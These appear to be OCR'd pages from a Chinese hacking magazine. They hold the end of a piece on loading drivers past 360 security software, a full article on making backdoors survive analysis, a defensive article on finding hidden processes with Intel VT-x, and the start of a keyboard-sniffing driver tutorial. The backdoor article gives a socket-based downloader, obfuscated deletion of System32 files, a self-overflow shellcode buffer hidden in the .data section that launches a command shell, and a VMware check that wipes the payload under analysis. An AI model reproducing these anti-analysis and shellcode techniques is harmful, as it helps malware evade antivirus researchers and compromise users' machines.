
最后说说防御这种方法加载驱动的简单思路，我上面给出的加载驱动的方法以及使用inf文件加载驱动的方法都是要写注册表的，所以最简单的解决措施就是挂钩注册表操作的相关内核函数，发现有写服务项的情况就提示用户，可以设置为默认阻止，这样在和Ring3取得联系失败的情况下也不会增加注册表项。当然可能还有更好的方法防御WDM和WDF构架的驱动加载方法，欢迎大家一起来共同探讨。最后给希望学习WDF驱动的读者推荐一个资料《Developing Drivers with the Microsoft Windows Driver Foundation》，这是目前除了WDK文档外最权威的WDF驱动开发书籍了。

以上结束360的代码在WDK7600下编译，用户态代码在VC 6下编译，在Windows XP SP2下测试成功，对应的360版本是6.1，后来到360官网上看时有了6.2beta版。测试了一下依旧可行，只是如果把驱动放在系统盘根目录的话会认为危险行为。这个只是为了测试方便，完全可以放在其他目录。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：VC、汇编
关键词：编程、Socket、免杀

后门程序的“安全”之路



文/ 闪亮的心

通常编写后门程序都会考虑两个因素，一个是后门程序的免杀，另一个是后门程序的功能。随着杀软新技术的进一步升级，“云查杀”所带来的自动上传“未知程序”的功能，使后门程序的存活周期大大降低，那么如何使后门程序延长反病毒工程师的分析时间，甚至能从工程师手中逃脱，就是现在后门技术一个新的发展方向。

既然要反分析，那么后门程序对抗的就已经不单单是杀毒软件本身，还包括杀毒软件公司的病毒分析师。传统层面上对后门程序的保护一般都是加壳处理，要分析这样的后门程序首先就要脱壳。但是，现今存在这样一个尴尬的局面，那就是强壳(比如VMP)会使程序体积过大，弱壳又特别容易被脱。所以，后门程序只要到了反病毒工程师手里基本就死路一条了。虽然不太可能做到后门程序不被杀毒软件公司的服务器捕捉，但我们却可以在编写代码的时候设置很多障碍或者伪装，用来消耗反病毒工程师的时间，这样后门程序的存活周期必然得到极大的提升。一般来说，要做到后门程序的“安全”，我认为必须从以下三个方面入手。第一是代码的复杂性；第二是反调试器的能力；第三是反虚拟机的能力。只有从这三个方面入手，后门程序才能达到我们的要求。

首先谈谈代码的复杂性。虽然现代软件工程技术都追求化繁为简，但在后门程序的制作上就要反其道而行之，化简为繁。简单说，就是把简单的代码复杂化，以增加分析时间。一般化简为繁有两种方法。第一种方法是自己封装某些敏感的API，第二种是在敏感API执行过程中间添加其他代码。比如说，我们在写下载者的时候绝大多数人都喜欢用URLDownloadToFile来实现下载文件，反病毒工程师拿到这样的程序，只需要在IDA里一看，查看下函数就可以定性为下载者了。再复杂一点，有些人使用Wininet里的函数来实现下载过程，但这也比

较简单，只不过由直接下载分为几步执行，只比URLDownloadToFile稍微复杂了一点点而已。还有一种办法，就是通过winsock自己实现一个URLDownloadToFile。

一般实现下载程序都是通过应用层协议HTTP、FTP实现的，而网络传输程序又都是Socket实现的，那么只需要了解了HTTP协议，我们就可以用WinSocket来实现一个自己的URLDownloadToFile。

```
bool Download(char *url, HWND hParent,long msg)
{
int s;
char m_buffer[2048];
s = tcp.connect(hostname,80,TCP_TIMEOUT,1); /*这里TCP是一个TCP通信框架类,connect用来和网站建立连接*/
if(s<0)
return false;
sprintf(m_buffer,"GET %s HTTP/1.0 \r\nHost:%s\r\nAccept:*/*\r\nUser-Agent: AutoUpdate/1.0 \r\n\r\n",url,hostname); //这里构造HTTP头
tcp.send(s,m_buffer,strlen(m_buffer),TCP_TIMEOUT);
//先取PEEK_SIZE个字节,这样可以确保取到
//Content-Length
ReadSize=tcp.recv(s,m_buffer,PEEK_SIZE,TCP_TIMEOUT);
if(ReadSize==-1)
return false;
m_buffer[ReadSize]=0;
//省略部分代码
//取得内容总长度
AllSize=atol(hostname);
memset(hostname,0,256);
//寻找HTTP数据区表示
int i;
i=Instr(m_buffer,"\r\n\r\n");
if(i>0)
{
memcpy(m_heads_buffer,m_buffer,i+4);
headFinished=true;
ReadSize=ReadSize-i-4;
OnDataRecived(m_buffer+i+4,ReadSize,true);
}
```

这段代码就是构造HTTP包，然后下载数据读并写入文件。这样的代码写到程序当中，虽然已经看不出那么明显的痕迹了，但这个程序在被反汇编的时候，工程师能看到的函数就是Socket的相关函数，而Socket函数应用太广泛了，基本每个网络应用程序都要使用相关函数。这时候，它就需要一点点把上面的代码反汇编并跟踪才能做出结论，这就增加了分析后门的时间。当然，这样还远远不够。虽然我们调用的是Socket函数，但其本质还是一个网络应用程序，多少会引起工程师的警觉。程序在被系统加载的时候，只要不是动态加载的函数全部都会存放在PE文件的输入表中。假设我们的PE文件的输入表里没有Socket函数，那么程序就安全了许多。这里我要放弃动态加载，由于Socket函数的特殊性，不能动态加载其中的一个或者几个函数，只要使用动态加载，那么整个程序中的所有Socket函数就都需要动态加载。首先，PE文件的输入表函数是和Windows系统的一些DLL中的输出表函数是对应的。比如Socket函数对应的DLL就是WS2_32.DLL。如果修改WS2_32.DLL中输出表的函数名，比如将Socket改成ketsock，这时后门程序建立Socket的代码就完全可以做如下调整。比如正常建立流套接字应该这样写：Socket(AF_INET,SOCK_STREAM,IPPROTO_TCP)，在修改过WS2_32.DLL的输出表后，我们就可以写成ketsock(AF_INET,SOCK_STREAM,IPPROTO_TCP)。这样的程序在被反汇编后，分析师看起来就比较费劲了。其中为了保险起见，我们的参数还可以进行加密。当然，既要保证我们的程序能运行，也要保证其他网络应用程序能运行，也还是要花一番功夫的。在以后的文章里，我会把这个问题当成一个专题来讲解。

而化简为繁的第二种方法就是增加API的执行步骤，比如说我们删除一个文件经常都直接使用DeleteFile，但如果要删除System32目录下的文件就是很敏感的操作了。但如果我们通过MoveFile先将文件剪切复制到另外一个文件夹里面，中间穿插若干无用代码，再执行删除操作，或者直接移动到临时文件夹中，这样效果会好很多。注意，这里并不是说能绕过高启发或者主动防御，只是说在程序被分析的时候，增加分析的时间。我们来看下实际情况，假设我们删除System32下的一个名为test.dll的DLL文件。一般代码会这样书写：

```
char szFileName[255];
GetSystemDirectory(szFileName,sizeof(szFileName));
strcat(szFileName,"\\test.dll");
DeleteFile(szFileName);
```

对于DeleteFile整个过程的汇编代码就是：

```
0040D4BD   mov esi,esp
0040D4BF   lea edx,[ebp-100h]
0040D4C5   pushedx
0040D4C6   calldword ptr [ KERNEL32_NULL_
THUNK_DATA (0042a21c)]
0040D4CC   cmp esi,esp
0040D4CE   call __chkesp (00401080)
```

这样的代码，工程师一眼就能看出你都做了些什么。接着我们做如下处理，由直接删除改成剪切，然后增加一些无用代码。

```
char szFileName[255],szNewFile[255] = "C:\\test.dll";
HINSTANCE hInstance;
GetSystemDirectory(szFileName,sizeof(szFileName));
strcat(szFileName,"\\test.dll");
hInstance = LoadLibrary("kernel32.dll");
MoveFile(szFileName,szNewFile);
FreeLibrary(hInstance);
```

这里我动态载入了一个系统DLL文件，然后剪切文件，最后释放句柄。我们再来看下汇编代码：

```
00401092   mov esi,esp
00401094   pushoffset string "kernel32.dll" (0042201c)
00401099   calldword ptr [__imp__LoadLibraryA@4
(0042a15c)]
0040109F   cmp esi,esp
004010A1   call __chkesp (00401240)
004010A6   mov dword ptr [ebp-204h],eax
004010AC   mov esi,esp
004010AE   lea edx,[ebp-200h]
004010B4   pushedx
004010B5   lea eax,[ebp-100h]
004010BB   pusheax
004010BC   calldword ptr [__imp__MoveFileA@8 (0042a158)]
004010C2   cmp esi,esp
004010C4   call __chkesp (00401240)
004010C9   mov esi,esp
004010CB   mov ecx,dword ptr [ebp-204h]
004010D1   pushecx
004010D2   calldword ptr [__imp__FreeLibrary@4
(0042a154)]
004010D8   cmp esi,esp
004010DA   call __chkesp (00401240)
```

这里可以看到，虽然我们只加入了2行代码和更换了删除文件的方式，但汇编代码已经是截然不同了，当然这里只是演示，实际上我们可以做更多的手脚，要知道，代码越长消耗的时间必然越多。如果病毒分析师采用软件分析，随意提取一个特征码，那么你的后门程序免杀起来将是异常简单的。

接着谈一下程序的反调试能力，通常情况下，反调试技术被用于软件保护上面。一般情况下，都采用多重代码加密来阻止调试。但随着各种调试插件的应用，这一方法逐渐变得不那么好使。这里我来说一种比较麻烦但很少使用的方法。随着现在开发平台的升级，我们已经很难了解编译器是怎么把程序代码转换成PE文件的，以及代码之间是如何链接的。但如果你想写出十分出色的后门程序的话，这就是你的必修课。你必须很清楚地知道，你写的代码由编译器生成的PE文件后什么样子的。比如说一个标准的PE文件，包含若干个数据节(section)，.text中存放的是二进制的机器代码，也是我们反汇编和调试的对象。.data是初始化的数据块，如宏定义、全局变量、静态变量。.idata是可执行文件所使用的动态链接库等外来函数与文件的信息。.rsrc存放程序的资源，如图标、菜单等。当然，一个PE文件可能还有其他节，这里我们主要关心.data节。虽说可执行代码只能存在于.text中，但如果程序出现异常的话，.data里的数据未必不能执行。比如说缓冲区堆栈溢出，我们可以人为地构造程序溢出，然后将敏感代码放到shellcode中，shellcode作为全局变量，这样编译器在编译的过程中就会把shellcode生成到.data节中去，程序在调试过程中基本是看不出什么问题的。因为在调试过程中，只有出现溢出，跟踪寄存器的异常才能判断程序的变化，这样对于每天工作量很大的分析师来说，就有很大的几率从他眼下溜走。一般调试过程都是看函数执行过程，有敏感函数就下断点跟踪，没有基本就放过。我们就写这样一个演示代码：

```
char szcopy[] ="\x41\x41\x41\x41"   //szfile[0]~
szfile[3]
    "\x41\x41\x41\x41"   //szfile[4]~szfile[7]
    "\x41\x41\x41\x41"   //覆盖ebp
    "\x12\x45\xfa\x7f"//jmp esp的地址,通用跳转地址
7ffa4512
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\
xF4\x4D\xC6\x45\xF5\x53"
    "\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\
xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\xC6"
    "\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\
x4C\xBA"
    "\x77\x1d\x80\x7C"//XP sp2 loadlibrary地址
```

```
0x7c801d77;
    "\x52\x8D\x45\xF4\x50"
    "\xFF\x55\xF0"
    "\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
    "\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
    "\x50\xB8"
    "\xc7\x93\xbf\x77"//sp3 system地址0x77bf93c7
    "\xFF\xD0";
    void myload()
    {
    char szfile[8];
    strcpy(szfile,szcopy);
    for(int i =0;i<8&&&szfile[i];i++)
    {
    printf("%d",szfile[i]);
    }
    }
    int main(int argc, char* argv[])
    {
    HANDLEhThreadSnap = NULL;
    PROCESSENTRY32 pe32;
    BOOL bet;
    hThreadSnap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    if (hThreadSnap == INVALID_HANDLE_VALUE)
    return (FALSE);
    pe32.dwSize = sizeof(THREADENTRY32);
    bet= Process32First(hThreadSnap, &pe32);
    while (bet)
    {
    bet = Process32Next(hThreadSnap, &pe32);
    }
    myload();
    return 0;
    }
```

其中主程序非常简单,就是创建一个系统进程快照,遍历系统当前进程,拷贝字符串。myload是我构造的一个自溢出函数,shellcode部分用来开启一个DOS对话框,由于篇幅原因,大家可以在实际运用中更换shellcode,下面我们来看一下这个程序的汇编代码。

```
00401115  push0
00401117  push4
00401119  callCreateToolhelp32Snapshot (00401096)
0040111E  mov dword ptr [ebp-4],eax
00401121  cmp dword ptr [ebp-4],0FFh
00401125  jne main+3Bh (0040112b)
00401127  xor eax,eax
00401129  jmp main+83h (00401173)
0040112B  mov dword ptr [ebp-12Ch],1Ch
00401135  lea eax,[ebp-12Ch]
0040113B  pusheax
0040113C  mov ecx,dword ptr [ebp-4]
0040113F  pushecx
00401140  callProcess32First (004010a8)
00401145  mov dword ptr [ebp-130h],eax
0040114B  cmp dword ptr [ebp-130h],0
00401152  je main+7Ch (0040116c)
00401154  lea edx,[ebp-12Ch]
0040115A  pushedx
0040115B  mov eax,dword ptr [ebp-4]
0040115E  pusheax
0040115F  callProcess32Next (004010ae)
00401164  mov dword ptr [ebp-130h],eax
0040116A  jmp main+5Bh (0040114b)
0040116C  call@ILT+0(myload) (00401005)
```

这样的代码在调试器面前已经初步隐藏了我们的真实意图,最起码一眼扫过去,只是执行了些正常的操作。Shellcode被编译器写进了.data节中,只有调试器跟踪下去才能看到。而对于.data中的数据,我们又可以采用多种方式进行加密,从而只在程序真正执行并且触发溢出的时候,才会执行我们想要执行的代码。敢问,有多少反病毒的工程师能做到所有程序一个断点一个断点地跟踪呢?这里我要说下注意事项,使用自溢出的时候,一定要多次测试,确保自溢出不会覆盖程序的正常代码部分而导致程序异常。

接着我们讨论最后一个问题——反虚拟机。一般程序在被调试的时候都是在虚拟机的环境下进行调试的。这里我说的反虚拟机并不是说让我们的程序在虚拟机的环境下不能运行,因为在反病毒工程师的眼里,一个程序如果不能在虚拟机下运行的话,那么这个程序本身就有很大的问题。这里是说如果程序发现是在虚拟器的环境下运行,那么立即删掉自己的后门代码,使程序变成一个无害程序而被顺利执行,这就是我们的目的。对于上面的程序我做如下调整:


```
while (bet)
{
if(pe32.szExeFile == "VMwareTray.exe")
memset(szcopy,0,sizeof(szcopy));
bet = Process32Next(hThreadSnap, &pe32);
}
```

对于常见的虚拟机VMware来说,我们检测虚拟机的主要进程VMwareTray.exe,如果

存在,就将我们的shellcode清零。这在反汇编的代码里看起来,不过初始化了一个字符串变量。如果要达到更好的迷惑效果,还可以再给szcopy赋个正常值,那就更像真的了。关于检测虚拟机的方法,这里只做演示说明,只是让大家明白。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无
关键词:Intel VT-x、隐藏进程



基于Intel VT-x检测隐藏进程

文/ 刘新文

要检测隐藏进程,首先必须获得系统中可信的进程列表,然后通过对比常规方法获得的非可信列表,两者的差集即为隐藏进程。因此,检测隐藏进程的关键在于如何获取可信的进程列表。

DKOM隐藏进程

要获取当前的活动进程列表,需要枚举其一一对应的标识结构,在Windows系统中这个标识结构为EPROCESS。原本系统中维持有一个EPROCESS结构的双向链表PsActiveProcessList,每个结点对应一个当前系统中的活动进程,包括系统提供的查询函数ZwQuerySystemInformation在内,都是通过遍历此链表列出运行的进程。但是采用DKOM技术的Rootkit可以通过将指定进程的EPROCESS结构从链表中摘除以达到隐藏进程的目的,这种隐藏对于大多数进程枚举方法都是有效的。需要注意的是,将指定的EPROCESS从链表中摘除并不会影响该进程(线程)的调度运行,因为OS的调度是基于线程的,使用另一个线程结构链表。

对付这种基于DKOM的进程隐藏,有人提出一种通过调度程序的(scheduler)列表来枚举进程的方法。在Windows 2000上有三个维护线程的双向链表(KiWaitInListHead、KiWaitOutListHead、KiDispatchReadyListHead),前两个链表包含等待某种事件的线程,第三个包含的是等待执行的线程,通过处理这些链表就可得到系统中每个线程的ETHREAD结构,其中包含所属进程的EPROCESS结构,从而可以枚举系统中的活动进程。这种方法的处理还是相对复杂的,而在支持VT-x技术的处理器上,我们可以采用一种非常简单的方法枚举出系统中的活动进程。

检测原理

在Windows进程切换过程中有一个寄存器是一定会改变的,那就是CR3。OS将其作为当前进程的页目录基址寄存器(PDBR),当发生进程环境切换时,会将新进程的页目录基址放入CR3中。因此,通过监视CR3寄存器的改变,就可以捕获到进程的环境切换。如果在进程环境切换的同时获取将要执行的进程信息,那么就有可能枚举出的所有的活动进程了。查阅料发现,在CR3改变之前,新线程(线程为调度单位)的环境已经被加载,处理器的KPCR结构已经被更新。通过KPCR可以找到新线程的ETHREAD结构,进而通过其找到EPROCESS结构,从而获得其所属进程的信息。现在,需要寻找一种方法,可以捕获到CR3的

改变,并中断系统执行,待我们获取到将要执行的进程信息时再恢复系统,处理器虚拟化技术(Intel称为VT-x)提供了这样的支持。

Intel VT-x实现检测

2005年末,Intel在其新推出的CPU中加入了硬件虚拟化技术,称为Intel VT-x。简单的说,就是提供了两种CPU运行模式:root和non-root,两个模式可以通过指令(VMLaunch、VMResum、VMExit)相互切换,并且可以进行设置,在non-root模式运行中发生某些事件时自动切换模式,进入到root模式下的处理例程中,处理完毕后可以通过VMResum返回non-root模式继续运行。这项技术本是用于虚拟化,即构建虚拟机监视器(VMM)的,但其具有的特性同样可以用于做很多事情,如入侵防护(IPS)、调试器等,本文将其用于检测隐藏进程(有关Intel VT-x的具体细节请参见Intel开发手册第三卷)。

Intel VT-x的应用是相当复杂的,好在Shawn Embleton已经实现了一个简单的VMM框架,可以将当前系统作为Guest OS在non-root模式下运行,并且可以设置相应的退出条件,当Guest OS中满足这些条件时会自动退出non-root模式,进入root模式下的处理例程,待完成相关操作后返回non-root模式继续运行。此框架的源代码可以在网上找到。我们可以在其中加入相关代码,以实现检测隐藏进程的功能。

Intel VT-x提供了一个专用的结构,称为虚拟机控制块(VMCS, Virtual Machine Control Structure),其包含六个区域:Guest-state area、Host-state area、VM-execution control fields;VM-exit control fileds;VM-exit control fields;VM-entry control fields;VM-exit information fields。其中VM-execution区域用于设置退出条件,而VM-exit information fields获得退出时的信息,包括退出原因等。

为了捕获CR3寄存器的加载,即Mov To CR3,需要将VM-execution的Process-Based VM-Execution controls(编码0x00004002)中的15位置1,另外还要将CR3-Target count(编码0x0000400A)置0,代表无论向CR3写入任何值都将引起退出。

```
//---置相应VM-execution条件位---//
    SetBit( &temp32, 15 );   //CR3-load exiting
    Log( "Setting Pri Proc-Based Controls Mask",
temp32 );
    WriteVMCS( 0x00004002, temp32 );
    ...
//---置CR3-Target count为0------//
    WriteVMCS( 0x0000400A, 0 );
```

这样当non-root模式下CR3被改动(即发生进程切换)时,将会退出进入处理例程VMMEntryPoint(),其中需要对退出条件进行判断,Mov To CR3引起的退出原因为0x0000001C,实际上控制寄存器访问所引发的退出都属于此原因,还要继续判断,满足如下条件即代表Mov To CR3:

```
if( movcrControlRegister == 3 && movcrAccessType
== 0 && movcrOperandType == 0 &&
movcrGeneralPurposeRegister == 0 )
    {
    WriteVMCS( 0x00006802, GuestEAX );
//获取进程信息
    __asm POPAD
    goto Resume;
    }
```

其中"movcrControlRegister==3"代表CR3,"movcrAccessType==0"代表Mov To(1为Mov From),"movcrGeneralPurposeRegister==0"代表源寄存器为EAX,以上条件代表"Mov CR3, EAX",操作系统就是通过这条指令来加载页目录基址的。现在开始获取进程信息:


```
//------获得即将执行的进程信息--------
//动态获取Kpcr地址,XP SP3上为0xffdff000
__asm {
        MOV EAX, FS:[0x1C]
        MOV pKpcr, EAX
    }
pKprcb = pKpcr + 0x120;
//_KPRCB+0x004处为 CurrentThread 地址
pEthread = (PETHREAD)( *((ULONG *)
(pKprcb+0x004)) ); //32位地址
pEprocess = (PEPROCESS)( *((ULONG *)((ULONG)
pEthread+0x220)) );
    if (pEprocess != 0) {
    ulProcessId = * ((ULONG*) ((ULONG)pEprocess+
0x84) );
    cstr = (PCSTR)( (ULONG)pEprocess+0x174 );
    RtlCopyMemory( strProcessName, cstr, 16 );
    strProcessName[15] = '\0';
```

```
KdPrint("PID:%d, 进程名:%s\n",ulProcessId,strProcessName);
```

上面的代码已经比较清楚了，有点需注意的是对于内核系统线程没有所属的进程，它的pEprocess指针为0，所以加入了一个判断。

可以看出这种检测进程的方法实际非常简单，就是捕获进程运行的必经过程来获得可信进程列表。实际上这是一种动态获取进程列表的方法，但由于CPU的运行速度很快，所有的活动进程在很短时间内都会有运行的机会。

前置知识：VC
关键词：编程、驱动、键盘监听



基于分层的键盘监听驱动程序的编写

文/图 杨阳 赵友华

最近学习了《Rootkits:Subverting the Windows Kernel》的"分层驱动"中的键盘监听驱动程序的编写一文。以下就是学习这篇文章的一些心得体会，第一次写驱动方面的文章，恳请大家多提宝贵意见及建议。

驱动程序相关知识

应用程序的运行一般分为用户模式和内核模式两种，如图1所示。应用程序的运行实际上就是提出了一些I/O请求，驱动程序的主要功能是负责处理这些I/O请求，而绝大多数的I/O请求是在驱动程序的派遣函数中处理的，Windows内核中的I/O请求是通过IRP(I/O Request Packet输入/输出请求包)完成的。IRP是由I/O管理器发出的，I/O管理器是用户模式与内核模式

